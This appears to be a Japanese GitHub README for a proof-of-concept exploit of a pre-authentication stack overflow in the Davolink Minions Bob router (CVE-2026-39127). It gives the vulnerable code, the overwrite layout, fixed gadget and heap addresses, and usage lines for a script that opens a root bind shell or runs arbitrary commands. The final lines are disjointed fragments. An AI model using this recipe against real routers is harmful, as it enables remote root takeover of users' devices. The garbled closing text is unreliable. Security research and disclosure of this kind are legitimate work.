
 haera/boboverflow
CVE-2026-39127 - Minions Bobルーターにおける認証前RCE

Davolink Minions Bob (DVW-642) ルーターの dvmsvr のログインハンドラにおけるスタックバッファオーバーフローにより、未認証のリモート攻撃者が root として任意のコードを実行できる。/auth/login への単一の HTTP リクエストで悪用可能。
ユーザー認証情報は送信前にローカルで暗号化される。鍵と IV は認証前エンドポイント (GET /client/info) から取得できるため、誰でもそれらを取得して自身のペイロードを暗号化できる。

暗号文を hex エンコードすることで、enc ボディは [0-9a-f] になる。/auth/login は dvmsvr!check_xss_cmd フィルタによってこれを保証している。実際のバイト列はサーバーが hex デコードした後にのみ現れ、それが復号より前に行われるため、鍵は不要である O.o
dvmsvr はデバイスの Web パネルを提供する。認証前の /auth/login ハンドラ
(post_auth_login_callback) は JSON の enc フィールドを受け取り、スタック
バッファにコピーし、それを 64 バイトのスタックバッファに hex デコードする (ここでも復号より前):
char hex_str[256];
char ciphertext[64];
...
snprintf(hex_str, 0x100, "%s", json_at_string(json_root, "enc")); // up to 255 chars
hex_len = strlen(hex_str);
hexstring_to_hex(hex_str, hex_len, ciphertext); // 255 hex chars -> 127 bytes (!!)
plaintext = aes_decrypt_random_key(ciphertext, &short_hex_len);

255 個の16進文字が127バイトにデコードされ、64バイトのバッファに書き込まれ、保存されたフレームポインタとリターンアドレスを上書きします:
decoded byte   content
   0 .. 63     filler (fills ciphertext[64])
  64 .. 67     saved $fp
  68 .. 71     saved $ra
dvmsvr に緩和策(canary、PIE、NX、RELRO のいずれもなし)がなく、固定アドレスにロードされるのは幸運です。そのため、ネイティブコードへ直接 ret できます(ret2text)。
.text が固定されているため、0x40e8c4 にある system() ラッパーへ戻ります。関数 dvmsvr!dvs_call は最終的に $a0 = $fp + 0x20 を計算して system を呼び出します。$fp を制御できれば、コマンドも制御できます :)

$ra をガジェットに設定し、$fp + 0x20 を制御下の文字列へ向けます。.rodata:0x462260 には "sleep 2 && reboot &" が含まれているので、$fp = 0x462240、$ra = 0x40e8c4 とすれば、1 回のリクエストでマシンを再起動できます。
任意のコマンドを実行するには、既知のアドレスに自前の文字列を置く必要があります。バッファにはまだ十分な空きがありますが、randomize_va_space = 1 によりスタックがランダム化されるため、(リークなしでは)入力がメモリ上のどこに配置されるかを予測できません。

ヒープはランダム化されません。PIE がないため 0x47c000(RWX)に固定され、akheron/jansson は enc 文字列をそこへ予測可能な形で配置します。オーバーフロー用バイトの後ろに "cmd ; cmd ; ..." をリクエストへ追加します。dvmsvr!hexstring_to_hex は先頭の hex のみをデコードするため、残りはヒープ上に残ります。そこへ $fp + 0x20 を向けます。; はいわばインタプリタ用のスレッドとなり、libc!system は(オフセットに関係なく)到達した先で実行されます。
dvmsvr!post_auth_login_callback
├── dvmsvr!check_xss_cmd
├── jansson!json_loadb
│   └── dvmsvr!json_at_string("enc")
├── libc!snprintf(hex_str[256])
├── libc!strlen
├── dvmsvr!hexstring_to_hex
│   └── overwrites saved $fp + $ra
├── dvmsvr!aes_decrypt_random_key
└── dvmsvr!dvs_call+0x7C
    └── libc!system($fp + 0x20)
        ├── 0x462240 "sleep 2 && reboot &"
        └── heap spray @ 0x47c000
boboverflow.py(依存関係: pwntools):
python3 boboverflow.py 172.20.1.1               # bind shell: telnetd on p1337
python3 boboverflow.py 172.20.1.1 'id; reboot'  # run an arbitrary command
conn ポインタ)は 0 でなければならない:エピローグがリターン前にこれを逆参照するため、非null値だとリターンアドレスが復元される前に b4 がクラッシュする0x4a3000 - 0x4a8c49 付近に着地する。PoC は中央(約 0x4a6000)から外側に向かって $fp + 0x20 を狙い、最も可能性の高いオフセットを最初にヒットさせ、各リスポーン後に再送信する





